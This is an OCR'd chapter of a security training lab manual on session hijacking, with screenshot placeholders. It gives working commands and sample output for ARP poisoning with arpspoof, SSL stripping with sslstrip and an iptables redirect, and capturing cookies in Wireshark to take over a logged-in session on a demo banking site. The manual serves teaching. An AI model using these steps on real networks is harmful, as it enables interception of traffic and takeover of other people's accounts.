Chapter 11

Session Hijacking

Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS


INDEX

Practical 1: Performing Session hijacking using MITM attack

On a local area network, attacker performs MITM attack to steal target cookies and gain access to active sessions by configuring those cookies in the browser.


On the target side:

Target logs into altoromutual.com with his login credentials.




On the Attacker side:

Cookie Manager+ installation- attackers, install cookie manager + browser extension which helps in configuring cookies grabbed from the target computer.



Attacker logs into the same website using his credentials.



The attacker starts performing ARP poisoning to sit in between router and target (MITM attack). Execute following commands to perform ARP poisoning.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT
--to-port 10000
root@kali:~# sslstrip -a

sslstrip 0.9 by Moxie Marlinspike running...
```

In new terminal, execute following command

arpspoof -t <router IP> <target IP>


```
root@kali:~# arpspoof -t 192.168.0.1 192.168.0.103
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e
```


In another new terminal, execute following command


arpspoof -t <target IP> <router IP>

```
root@kali:~# arpspoof -t 192.168.0.103 192.168.0.1
1c:1b:d:b0:ac:7e 10:c3:7b:a1:44:72 0806 42: arp reply 192.168.0.1 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 10:c3:7b:a1:44:72 0806 42: arp reply 192.168.0.1 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 10:c3:7b:a1:44:72 0806 42: arp reply 192.168.0.1 is-
at 1c:1b:d:b0:ac:7e
```


Open Wireshark and apply ***http.cookie*** filter to capture cookies from the target computer.










